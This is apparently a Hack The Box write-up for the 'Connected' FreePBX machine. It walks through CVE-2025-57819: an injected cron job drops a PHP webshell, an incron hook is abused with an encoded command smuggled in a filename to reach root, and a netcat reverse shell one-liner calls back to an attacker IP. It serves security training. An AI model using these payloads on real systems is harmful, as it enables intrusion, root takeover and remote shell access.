


Machine Info
| Property | Value |
|---|---|
| Name | Connected |
| Difficulty | Easy |
| OS | Linux (CentOS 7) |
| Hostname | connected.htb |
Reconnaissance
Step 1: Add Host Entry
Before you do anything else, add the machine to your /etc/hosts file so you can refer to it by hostname rather than raw IP. Many web applications on HTB validate the Host header and will behave differently (or return nothing useful) if you hit the IP directly.
echo "10.129.9.158 connected.htb" | sudo tee -a /etc/hosts💡Tip: The
tee -aappends to the file. Using just>would overwrite it, potentially breaking your internet by wiping out existing entries like127.0.0.1 localhost. Always usetee -aor edit/etc/hostsmanually with a text editor.
Step 2: Nmap Scan
Run a standard service and version detection scan. The -sC flag runs default NSE scripts (e.g., banner grabbing, SSL cert inspection), -sV probes for service versions, and -oN saves the output in a readable format.
nmap -sC -sV -oN nmap_initial.txt 10.129.9.158Results:
# Nmap 7.95 scan initiated Sun Jun  7 13:57:23 2026 as: nmap -sC -sV -oN nmap_initial.txt 10.129.9.158
Nmap scan report for connected.htb (10.129.9.158)
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4e:60:38:6f:e7:78:6c:ca:58:62:a1:f1:56:ae:8d:30 (RSA)
|   256 12:41:55:26:9d:ad:3d:e8:bf:4e:31:aa:d7:d1:a5:d2 (ECDSA)
|_  256 8e:b6:96:e0:21:83:5d:1d:ce:8d:e2:6a:dd:38:c6:75 (ED25519)
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
| http-title: 404 Not Found
|_Requested resource was config.php
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
| ssl-cert: Subject: commonName=pbxconnect/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2025-11-30T14:07:27
|_Not valid after:  2026-11-30T14:07:27
|_http-title: 400 Bad Request
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun  7 13:58:12 2026 -- 1 IP address (1 host up) scanned in 49.27 seconds
but this caught the eye.
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
Key observations:
- CentOS 7 with Apache 2.4.6 and PHP 7.4.16. These are quite old versions, which is a hint that the machine is running legacy software that may be behind on security patches.
- The SSL certificate Common Name is
pbxconnect- “PBX” stands for Private Branch Exchange, a type of telephone switching system. This immediately signals we are dealing with telephony software. - Port 80 redirects to
/admin/config.php, which is the FreePBX administration login page.
Why this matters: Identifying the software stack in the first 60 seconds is critical. “CentOS 7 + Apache + PHP + PBX in the SSL cert” is basically a neon sign saying “FreePBX.” Once you know the software and version, you can search for known CVEs immediately rather than spending hours on manual discovery.
Step 3: Web Enumeration
Fetch the root page and follow redirects to see what lands:
curl -sk http://connected.htb/ -L 2>&1 | head -80This reveals a FreePBX 16.0.40.7 administration interface. Key elements visible:

- An admin login panel at
/admin/config.php - A User Control Panel (UCP) accessible at
/ucp - An Operator Panel link pointing to
/cxpanel
The FreePBX version (16.0.40.7) is disclosed in the HTML source or page footer. Always check page source for version strings - developers often leave them in meta tags, footers, or JavaScript includes. This version number is exactly what you need to look up in vulnerability databases.
💡Tip: After identifying a web application, immediately search
<software> <version> CVEand<software> <version> exploit site:github.com. For FreePBX 16, a quick search reveals CVE-2025-57819 with a public PoC. This kind of OSINT takes two minutes and saves hours.
Rabbit Holes & Warnings
This section documents the dead ends so you don’t repeat them. Skipping straight to exploitation is tempting, but understanding why these don’t work builds real intuition.
Rabbit Hole 1: Brute-Forcing Login Credentials
What I tried:
admin:adminadmin:Password1admin:Connectedadmin:87uqpa26fnj7fc5ol7f94hcdv7(a key found in the HTML source)
Why it fails: The FreePBX admin panel stores passwords as salted bcrypt hashes in the Asterisk database. There are no default credentials on this box - the HTB team has changed them deliberately. Online brute-forcing is noisy, slow, and pointless here.
Lesson: On CTF machines, brute-forcing login forms is almost never the intended path unless you already have a wordlist specific to the target. Spend five minutes looking for CVEs before spending an hour on Hydra.
Rabbit Hole 2: The HTML Key
In the login page source, there is a <div id="key"> containing:
87uqpa26fnj7fc5ol7f94hcdv7This looks like a session token or API key. It is NOT. Trying it as a PHPSESSID cookie returns “Not Authenticated”. This string appears to be a FreePBX-internal CSRF token or fingerprint that gets rotated and has no authentication value on its own.
Lesson: When you find strings in source code, test them in context. A 26-character alphanumeric string in a <div id="key"> element is suspicious, but if the application ignores it when used as a session cookie, move on. Don’t spend time reverse-engineering what it is unless you have evidence it does something useful.
Rabbit Hole 3: SQL Injection in Login Form
What I tried:
curl -sk http://connected.htb/admin/config.php -X POST \
  -d "username=admin' OR '1'='1&password=anything"
Why it fails: The FreePBX login form uses prepared statements (or equivalent parameterized queries) for the main authentication check. The vulnerability (CVE-2025-57819) is in a different endpoint entirely - the AJAX handler - not the login form.
Lesson: SQL injection in login forms is a classic technique but modern frameworks usually protect the primary auth pathway. Look for injection in less-scrutinized endpoints like AJAX handlers, API routes, and search fields.
Rabbit Hole 4: SIP Enumeration
You might think to scan for SIP on UDP 5060/5061 since this is a PBX system. SIP (Session Initiation Protocol) is the signaling protocol VoIP systems use to set up calls.
Why to skip it: UDP scanning requires root (sudo nmap -sU) and is very slow. More importantly, the attack path on this machine does not go through SIP. The vulnerability is in the web administration interface.
Lesson: Just because a system could expose SIP doesn’t mean the attack path goes through it. Follow the evidence - you found a web app with a known CVE. Pursue that first.
Rabbit Hole 5: Directory Brute-Forcing
gobuster dir -u http://connected.htb/ -w /usr/share/wordlists/dirb/common.txt What it finds:
 /admin, /robots.txt, /cgi-bin/ - nothing directly exploitable. The vulnerable endpoint (/admin/ajax.php) is already known from the CVE and is not something you would stumble on through directory brute-forcing with a generic wordlist.
Lesson: Directory brute-forcing is most useful when you have no other leads. Here you already have a specific software version and a CVE. Use targeted knowledge over broad scanning.
Initial Foothold: CVE-2025-57819
Vulnerability Overview
CVE-2025-57819 is a critical pre-authentication vulnerability in FreePBX that chains three weaknesses together:
-
Authentication Bypass - The
/admin/ajax.phpendpoint checks whether the requesting user is authenticated. However, when themoduleparameter contains a fully-qualified PHP namespace path (e.g.,FreePBX\modules\endpoint\ajax), the authentication check is incorrectly skipped. PHP’s namespace resolution causes the framework to load the module handler without going through the normal auth gate. -
SQL Injection - Within the endpoint module’s AJAX handler, the
brandparameter is passed directly into a SQL query without sanitization or parameterization. An attacker can inject arbitrary SQL here. -
Remote Code Execution - The
cron_jobstable in the Asterisk database is read by the system’s cron daemon. By injecting a new row into this table, an attacker can schedule arbitrary shell commands to run on the server. The injected cron job runs every minute, writing a PHP webshell to the Apache document root.
The full chain: unauthenticated HTTP request -> SQL injection -> cron job creation -> webshell deployed to web root -> OS command execution as the asterisk service account.
Why this is critical: Each individual piece (AJAX endpoint, SQL injection, cron job abuse) might be rated medium or low on its own. Chained together with no authentication required, they become a pre-auth RCE - the most severe class of web vulnerability.
Step 4: Download the Exploit
The watchTowr Labs team published a clean PoC for this CVE:
curl -sk "https://raw.githubusercontent.com/watchtowrlabs/watchTowr-vs-FreePBX-CVE-2025-57819/main/watchTowr-vs-FreePBX-CVE-2025-57819.py" -o exploit.pyAlways read exploit code before running it. Open
exploit.pyin a text editor and skim through it. Understand what it does, what it creates, and what it cleans up. Running unknown scripts against targets - even in CTF - builds bad habits. In real engagements, running untrusted exploit code on your own machine (or worse, a client’s network) can cause serious damage.
Step 5: Understanding the Exploit
The exploit works in the following sequence:
Step A: Inject into cron_jobs
The exploit sends a GET request to /admin/ajax.php with a crafted module and brand parameter:
GET /admin/ajax.php?module=FreePBX\modules\endpoint\ajax&command=model&template=x&model=model&brand=x';<SQL>--The module parameter value (FreePBX\modules\endpoint\ajax) uses a PHP namespace path that causes the authentication bypass. The brand parameter closes the existing SQL string with ' and then injects a new SQL statement.
Step B: The injected SQL
INSERT INTO cron_jobs (modulename, jobname, command, class, schedule, max_runtime, enabled, execution_order)
VALUES (
  'sysadmin',
  'watchTowr-<random>',
  'echo "PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8+Cg=="|base64 -d >/var/www/html/shell.php',
  NULL,
  '* * * * *',
  30,
  1,
  1
)
The schedule column value * * * * * means “run every minute.” The command decodes and writes the webshell:
echo "PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8+Cg==" | base64 -d > /var/www/html/shell.phpDecoding that base64 string:
<?php system($_GET['cmd']); ?>This is a classic one-liner PHP webshell. It reads the cmd GET parameter and passes it directly to the OS system() function, returning the output in the HTTP response body.
Step C: Wait for cron
The system’s cron daemon polls the cron_jobs table (or the host crontab - depending on how FreePBX implements this) and fires the command. The exploit waits up to 2 minutes polling for the webshell to appear.
Step D: Confirm and clean up
Once the webshell is accessible, the exploit confirms it with a ?cmd=hostname test and then removes the malicious cron entry from the database to avoid leaving persistent artifacts.
CTF vs Real World: On HTB you do not need to worry about cleanup since machines reset. In real penetration testing, cleaning up your artifacts (malicious cron jobs, webshells, staged files) is a professional and legal obligation. The watchTowr PoC models good practice by cleaning up automatically.
Step 6: Run the Exploit
python3 exploit.py -H "http://connected.htb"Expected output:
[+] FreePBX CVE-2025-57819 Detection Artifact Generator started
[+] Sending exploit request
[+] Waiting 2 minutes for DAG script to be created
[+] VULNERABLE - webshell found: http://connected.htb/this-is-an-ioc-not-actually-watchTowr-<random>.php?cmd=hostname
[+] Cleaning.sh malicious cron_job - please confirm manually that there is no malicious entries in asterisk.cron_jobs table Important: The exploit waits up to 2 minutes for the cron job to fire and write the webshell. This is normal - cron runs on a 60-second cycle at minimum. Be patient and do not interrupt the script.
Note the webshell URL from the output. You will need it for all subsequent commands. The random string in the filename is generated by the exploit to reduce collision with other players on the same machine.
Step 7: Verify the Webshell and Get User Flag
First, confirm code execution by checking which user the webshell runs as:
curl -s "http://connected.htb/this-is-an-ioc-not-actually-watchTowr-<random>.php?cmd=id"Output:
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)We are running as the asterisk user. This is the dedicated service account for the Asterisk telephony engine and FreePBX. Service accounts like this typically have limited privileges on the host OS but often have broad access to the application’s own files and databases - which is exactly what we will exploit for privilege escalation.
You can also run more commands to understand the environment:
# Check the hostname
curl -s "http://connected.htb/<shell>.php?cmd=hostname"

# Check the OS
curl -s "http://connected.htb/<shell>.php?cmd=cat+/etc/os-release"

# See what other users exist
curl -s "http://connected.htb/<shell>.php?cmd=cat+/etc/passwd"

# Check your home directory
curl -s "http://connected.htb/<shell>.php?cmd=ls+-la+/home/asterisk"
Now grab the user flag:
curl -s "http://connected.htb/this-is-an-ioc-not-actually-watchTowr-<random>.php?cmd=cat+/home/asterisk/user.txt"User Flag: d45cxxxxxxxxxxxxxxxxxxxxxx
💡Tip: The webshell is a non-interactive shell - you cannot run commands that require a TTY (interactive terminal), answer prompts, or maintain state between requests. For basic enumeration, curl-based webshell interaction is fine. For privilege escalation, you will want a proper reverse shell. See the reverse shell section below.
Privilege Escalation: Incron + fwconsole Hook Abuse
Step 8: Enumeration as Asterisk
With code execution as asterisk, the next step is thorough enumeration. Always enumerate before assuming an escalation path. What looks like the obvious route is often a rabbit hole.
Check kernel and OS version:
curl -s "http://connected.htb/<shell>.php?cmd=uname+-a"
# Linux connected 5.4.239-1.el7.elrepo.x86_64
The kernel version 5.4.239 is relatively recent for CentOS 7, suggesting kernel exploits are unlikely to work (the box has been patched at the OS level).
Check SUID binaries:
curl -s "http://connected.htb/<shell>.php?cmd=find+/+-perm+-4000+-type+f+2>/dev/null"
A notable SUID binary appears: /usr/bin/incrontab. Incron is the inotify cron daemon - a file-system event-driven job scheduler. The presence of a SUID incrontab binary tells us incron is installed and likely running.
What is incron? Regular cron runs commands on a time schedule. Incron runs commands in response to filesystem events - file creation, modification, deletion, attribute changes, etc. The
inotifywaittool can do the same thing manually, but incron manages it as a persistent daemon. Think of it as: “whenever something happens to this file/directory, run this command.”
Check incron configuration:
curl -s "http://connected.htb/<shell>.php?cmd=cat+/etc/incron.d/sysadmin"Output:
/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#This is the critical finding. Breaking it down:
| Field | Value | Meaning |
|---|---|---|
| Path | /var/spool/asterisk/incron | Watch this directory |
| Events | IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE | Trigger on file modification, attribute change, or file close-after-write |
| Command | /usr/bin/sysadmin_manager $# | Run this with $# as argument |
In incron, $# is a special variable that expands to the filename of the file that triggered the event (not the full path - just the basename). So when any file is created or modified in /var/spool/asterisk/incron/, the system runs:
/usr/bin/sysadmin_manager <filename>And incron runs system-wide rules as root by default (root’s incrontab, not the asterisk user’s).
Check directory permissions:
curl -s "http://connected.htb/<shell>.php?cmd=ls+-la+/var/spool/asterisk/incron/"drwxrwxr-x. 2 asterisk asterisk 6 Nov 30 2025 .The directory is writable by the asterisk user (rwxrwxr-x means owner=rwx, group=rwx, others=r-x, and the directory is owned by asterisk). This means we can create files in this directory, which will trigger the incron rule and run sysadmin_manager as root with our filename as the argument.
We control the argument to a root-executed binary. This is a privilege escalation primitive.
Step 9: Reverse Engineering sysadmin_manager
To understand what sysadmin_manager does with the filename argument, we need to examine it:
curl -s "http://connected.htb/<shell>.php?cmd=file+/usr/bin/sysadmin_manager"
curl -s "http://connected.htb/<shell>.php?cmd=cat+/usr/bin/sysadmin_manager"
The binary (or script) parses the filename argument using the following format: module.hookname.params
The logic is:
- Parse the filename with this regex:
/^([\w_]+)\.([\w-]+)(?:\.(.+))?$/- Group 1: module name (e.g.,
api) - Group 2: hook name (e.g.,
fwconsole-commands) - Group 3: optional params string
- Group 1: module name (e.g.,
- Look up the hook script at
/var/www/html/admin/modules/<module>/hooks/<hookname> - Verify the module’s GPG signature (
module.sig) against a whitelist of trusted public keys - Verify the hook file’s SHA256 hash against what is recorded in
module.sig - Sanitize the params: if they contain shell metacharacters (backticks,
',",$,>,<,&,;), abort with an error - Execute the hook as root:
system("$hookfile $params")
The special CONTENTS mechanism:
If the params field equals the literal string CONTENTS, sysadmin_manager reads the actual file content from the trigger file (up to 4KB) and uses that as the params instead.
The filename regex:
/^([\w_]+)\.([\w-]+)(?:\.(.+))?$/\wmatches[a-zA-Z0-9_]- So module and hook names can contain letters, digits, and underscores/hyphens
- The params portion is everything after the second dot and can contain any characters (the regex uses
.+which matches anything) - This means the params bypass the regex but still hit the shell metacharacter filter
Security model analysis: The
sysadmin_managerdesign tries to be secure: it validates GPG signatures so you cannot plant a fake module hook, and it sanitizes params so you cannot inject shell metacharacters. But there is a flaw: hooks that internally decode their params can process arbitrary content that bypasses the surface-level sanitization. The signature and hash validation only ensure the hook script itself has not been tampered with - it says nothing about what the hook does with its input.
Step 10: Finding the Right Hook - api/fwconsole-commands
We need a hook that:
- Belongs to a properly signed module (GPG signature verified against the whitelist)
- Has an untampered hash (SHA256 in
module.sigmatches the actual file) - Does something useful with our params after receiving them
The api module has a hook called fwconsole-commands at:
/var/www/html/admin/modules/api/hooks/fwconsole-commandsThis hook accepts params as a base64-encoded, zlib-compressed JSON array containing a command string, and executes the decoded command via an internal PHP exec() or system() call. The internal decoding happens completely after the params have already passed sysadmin_manager’s sanitization check.
Why this works:
The params sanitization in sysadmin_manager checks for shell metacharacters in the raw params string. A base64-encoded string looks like:
eJyLVspIzSmwVtBPyszTTy5Q0C_Kzy8BE3olFSUK+mWJRfrl5eX6GSW5OXBhmPKM3PwUBTMTExzKlHQUlEoq8pRiAfgXIsY=This contains only alphanumeric characters, +, _, and =. None of these are in the blocked metacharacter set (` ' " $ > < & ;), so it passes the filter with no issues.
After the hook script receives this string, it internally decodes it - first base64-decoding, then zlib-decompressing, then JSON-parsing to extract the original command. The resulting command can contain semicolons, pipes, dollar signs, anything - but by this point, sysadmin_manager has already finished its sanitization check and handed control to the hook.
This is a classic encoding bypass: move the dangerous characters inside an encoding layer that the security check cannot see through.
Step 11: Generate the Payload
We need to craft a command, encode it as a zlib+base64 JSON payload, and make it filename-safe by replacing / with _ (since forward slashes cannot appear in filenames).
Our command copies the root flag to the web root and makes it world-readable:
python3 -c '
import base64, json, zlib

cmd = "help; /bin/cp /root/root.txt /var/www/html/root.txt; /bin/chmod 644 /var/www/html/root.txt"

# Step 1: Wrap in JSON array format the hook expects
json_payload = json.dumps([cmd, "txn"]).encode()

# Step 2: zlib compress
compressed = zlib.compress(json_payload)

# Step 3: base64 encode
encoded = base64.b64encode(compressed).decode()

# Step 4: Replace "/" with "_" to make it filename-safe
safe = encoded.replace("/", "_")

print(safe)
'
Output:
eJyLVspIzSmwVtBPyszTTy5Q0C_Kzy8BE3olFSUK+mWJRfrl5eX6GSW5OXBhmPKM3PwUBTMTExzKlHQUlEoq8pRiAfgXIsY=Payload breakdown:
| Step | Operation | Why |
|---|---|---|
| Wrap in JSON array | [cmd, "txn"] | The hook expects a two-element JSON array |
| zlib compress | Reduces size | Required by hook’s decoder |
| base64 encode | Makes binary data text-safe | Required by hook’s decoder |
Replace / with _ | Makes it filename-safe | Forward slashes cannot appear in filenames |
The final trigger filename will be:
api.fwconsole-commands.eJyLVspIzSmwVtBPyszTTy5Q0C_Kzy8BE3olFSUK+mWJRfrl5eX6GSW5OXBhmPKM3PwUBTMTExzKlHQUlEoq8pRiAfgXIsY=Step 12: Trigger the Incron Job
Option A: Non-interactive (read root flag directly)
Use the webshell to create the trigger file:
curl -s "http://connected.htb/<shell>.php?cmd=printf+x+>+%22/var/spool/asterisk/incron/api.fwconsole-commands.eJyLVspIzSmwVtBPyszTTy5Q0C_Kzy8BE3olFSUK%2bmWJRfrl5eX6GSW5OXBhmPKM3PwUBTMTExzKlHQUlEoq8pRiAfgXIsY%3d%22"Note the URL encoding: + becomes %2b and = becomes %3d because these are special characters in URL query strings.
What happens behind the scenes:
printf x > /var/spool/asterisk/incron/api.fwconsole-commands.<payload>creates a file with one byte of content (x) in the watched directory- Incron detects the
IN_CLOSE_WRITEevent and triggerssysadmin_manager api.fwconsole-commands.<payload>as root sysadmin_managerparses the filename, extracts module=api, hook=fwconsole-commands, params=<payload>- It validates the
apimodule’s GPG signature and thefwconsole-commandshook hash - both pass since we have not modified anything - It sanitizes the params - passes because base64 contains no shell metacharacters
- It executes the hook:
fwconsole-commands <payload> - The hook decodes the payload and runs:
help; /bin/cp /root/root.txt /var/www/html/root.txt; /bin/chmod 644 /var/www/html/root.txtas root - The root flag is now readable from the web server
Option B: Interactive reverse shell
For a proper interactive shell, first set up a listener:
penelopeThen trigger a reverse shell through the webshell. The payload needs to be URL-encoded since we are passing it in a GET parameter. A standard bash reverse shell is:
curl -G "http://connected.htb/this-is-an-ioc-not-actually-watchTowr-v1uddsndjd.php" \
  --data-urlencode "cmd=(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.8 4444 >/tmp/f) >/dev/null 2>&1 &"
Replace 10.10.15.8 with your tun0 IP. The >/dev/null 2>&1 & ensures the command runs in the background and the webshell response does not hang. You will get a shell as asterisk in your Penelope listener.
